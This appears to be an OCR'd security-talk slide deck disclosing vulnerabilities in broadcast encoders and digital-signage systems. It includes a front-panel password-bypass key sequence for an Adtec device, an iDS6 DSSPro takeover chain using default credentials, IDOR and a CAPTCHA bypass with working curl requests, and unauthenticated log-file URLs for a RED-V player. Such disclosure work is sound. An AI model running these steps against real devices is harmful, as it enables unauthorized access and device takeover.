Case #13 – Adtec Digital



System Menu

The following diagram illustrates the structure and flow of the **System Menu** on the Adtec EN-31 device:


Login

Units ship with the front panel logged in by default. If you become logged out and are prompted for a password, use the following key sequence for access.

Action
Press <Select>
Press <Up> arrow
Press <Select>
Press <Enter>
Press <Right arrow>
Press <Enter>

Case #13 – Adtec Digital

Digital Video Broadcasting (DVB)



EN-31

Version 2.01.15
MP2/MP4

Temperature: 25(C) / 77(F)

Global:

```
TransMux Rate:      18.000 Mbp/s
Encryption:         OFF
ASI Input:          0 bp/s
```

Service 1: ●

```
● ENCODING          1 days 01:56:34.07
Video Detected:     ● SDI
Bars/Tones/ID:      OFF/OFF/OFF
CODEC/Chroma:       MPEG2 / 420
Res./Frame Rate:    1920x1080 / 29i
AutoFill/Rate:      OFF / 9.000 Mbp/s
Closed Captions:    ●
Service No:         2
Service Name:       Red 13
Service Provider:   Local Acapulco
```

Service 1 Audio: ● ○ ○ ○

```
A1: ● RUNNING       SDI/ENCODE
MPEG 1 Layer 2 / STEREO / 192000(b/s)
A2: ○ OFF
A3: ○ OFF
A4: ○ OFF
```

Service 2: ●

```
● IDLING            0 days 00:00:00.00
Video Detected:     ● NO VIDEO - SDI
Bars/Tones/ID:      OFF/OFF/OFF
CODEC/Chroma:       H.264 / 420
Res./Frame Rate:    N/A /
AutoFill/Rate:      OFF / 2.000 Mbp/s
Teletext:           ○
Service No:         3
```


Global Settings:

TS Mux Rate:(Mbit/s)	18	ASI Mode:	ENCODE ONLY
Tables:	DVB		
ASI Input Reserve:(Mbit/s)			

Carrier ID:

Id:	ADTEC
Longitude:	+000.0000
Info:	USER_INFO______

Service 1:	ON		
LCN:	1		
Service Number:	2	Service Number:	3
Service Name:		Service Name:	
Service Provider:		Service Provider:	
Major Ch. Number:	0	Major Ch. Number:	0



RD-60

Version 1.07.05

Temperature: 31(C)

Decoder Status:

```
Status:               ● STOPPED RF1
Transmux Rate:        0 (b/s)
Service ID-Name:      -1---N/A--
Service Provider:     --N/A--
Bars/Tones/ID:        OFF/OFF/OFF
Decrypt Status:          UNKNOWN
```

Video/Audio Status:

```
Video Rate:           --N/A--
CODEC:                --N/A--
Chroma:               --N/A--
Resolution:           --N/A--
Framerate:            --N/A--
Bit Depth:            --N/A--
```

SDI Embedded Out Pairs

```
P1: NA N/A 0     P2: NA N/A 0
P3: NA N/A 0     P4: NA N/A 0
P5: NA N/A 0     P6: NA N/A 0
P7: NA N/A 0     P8: NA N/A 0
```

RF Status:

```
RF 1:
Status:               ● NOT LOCKED
Receiver Level:       -63 dBm
Eb/No(DVB-S):         -- NA --
Link Margin:          -- NA --
Mode / FEC:           -- NA --

RF 2:
Status:               ● NOT LOCKED
```

Bars, Tones & ID:


● Source Video/Source Audio	○ Source Video/Tones	○ Source Video/Source Audio/ID	○ Source Video/Tones/ID
○ Bars/Source Audio	○ Bars/Tones	○ Bars/Source Audio/ID	○ Bars/Tones/ID
○ Solid Color/Source Audio	○ Solid Color/Tones	○ Soli Color/Source Audio/ID	○ Solid Color/Tones/ID

Case #14 – iDS6 DSSPro

iDS6 DSSPro Digital Signage System 6.2 (autoSave) Cookie User Password Disclosure (ZSL-2020-5605)
iDS6 DSSPro Digital Signage System 6.2 Cross-Site Request Forgery (CSRF) (ZSL-2020-5606)
iDS6 DSSPro Digital Signage System 6.2 CAPTCHA Security Bypass (ZSL-2020-5607)
iDS6 DSSPro Digital Signage System 6.2 Improper Access Control Privilege Escalation (ZSL-2020-5608)

- ✓ Exploit default credentials (Authenticate)
- ✓ Exploit IDOR, create user
- ✓ List user IDs
- ✓ Bypass authorization, create role
- ✓ List role IDs and apply all permissions to created role
- ✓ Assign created role to created user
- ✓ Escalate and takeover


Exposed
Login page



DSSPro Digital Signage System

*V6.2 B2014.12.12.1220, IE8 or above and Chrome browser are prefered.


Create content



Current Program: test

Name:
X:
Y:
Type:
Width:
Height:


Review content



Mozak treba vježbati.

Najbolje čitanjem.

Call hidden JS



	Role Name	Role Description	Role Selected
□ boss			
□ [redacted]	boss		☑
□ user	user		□

Create User

▲ User Name: testingus


▲ Password: 123456

▲ Confirm Password: 123456

OK CANCEL

```
Console was cleared
<· undefined
> add()
<· undefined
>
```

Food for thought



Alert

Upload stopped with errors (wjhk.jupload2.policies.DefaultUploadPolicy.checkUploadSuccess(): The string "^SUCCESS$" was not found in the response body)

Case #14 – iDS6 DSSPro

Get CAPTCHA code

```
$ curl -i http://192.168.1.88/Pages/login\!autoLoginVerifyCode -c cookies.txt
{"success":true,"message":"6435","data":"6435"}
```

Use CAPTCHA code

```
$ curl -i http://192.168.1.88/Pages/login\!userValidate -b cookies.txt -d
"shortName=&user.userName=boss&user.password=boss&loginVerifyCode=6435&autoSave=true&autoLogin=true&domain_login=" -v

HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Set-Cookie: cookie.username=boss; Expires=Wed, 21-Jul-2021 19:41:26 GMT
Set-Cookie: cookie.password=boss; Expires=Wed, 01-Jul-2021 19:41:26 GMT
Set-Cookie: cookie.autosave=true; Expires=Wed, 01-Jul-2021 19:41:26 GMT
Set-Cookie: cookie.autologin=true; Expires=Wed, 01-Jul-2021 19:41:26 GMT
Cache-Control: no-cache
Pragma: no-cache
Content-Type: application/x-json;charset=UTF-8
Date: Tue, 21 Jul 2020 19:41:26 GMT
Connection: close
Content-Length: 16

{"success":true}
```


Case #15 – RED-V RXV

RED-V Super Digital Signage System RXV-A740R Log Information Disclosure (ZSL-2020-5609)

```
1. http://192.168.1.2:8080/downloader.log
2. http://192.168.1.2:8080/launcher.log
3. http://192.168.1.2:8080/player.log
4. http://192.168.1.2:8080/downloader.log_YYYY_MM_DD
5. http://192.168.1.2:8080/launcher.log_YYYY_MM_DD
6. http://192.168.1.2:8080/player.log_YYYY_MM_DD
```

Case #16 – Sony BRAVIA

Sony BRAVIA Digital Signage 1.7.8 Improper Access Control, IDOR, XSS, RFI



1.4. How to add user authentication to Operation Web Application

You can configure the access limitations to Operation Web Application with a user name and password. This section describes the procedure for this configuration.

[1] Run any text editor with Administrative Privileges, open "c:\Program Files (x86)\SONY\BRAVIA Signage\braviasignageserver.xml", edit this file with the following procedure (add "BASIC_AUTH.USERNAME" as the user name and "BASIC_AUTH.PASSWORD" as the password) and save it. In the following example, "user" and "password" are configured as the user name and the password, respectively.

```
  <service>
    <id>braviasignageserver.exe</id>
    <name>BRAVIA Signage Server</name>
    <description>BRAVIA Signage Server</description>
    <executable>%BASE%\node.exe</executable>
    <arguments>--harmony "%BASE%\node_modules\node-windows\lib\wrapper.js" -f "%BASE%\server\app.js" -l "BRAVIA Sig
nage Server" -g 0.25 -w 1 -r 3 -a n</arguments>
    <logmode>reset</logmode>
    <startmode>Automatic</startmode>
    <env name="NODE_ENV" value="production"/>
    <env value="user" name="BASIC_AUTH.USERNAME"/>
    <env value="password" name="BASIC_AUTH.PASSWORD"/>
  </service>
```

[2] The setting is configured when BRAVIA Signage Server starts. The procedure to stop and start BRAVIA Signage Server is the same as the procedure in 2.1. How to back up and restore the database .

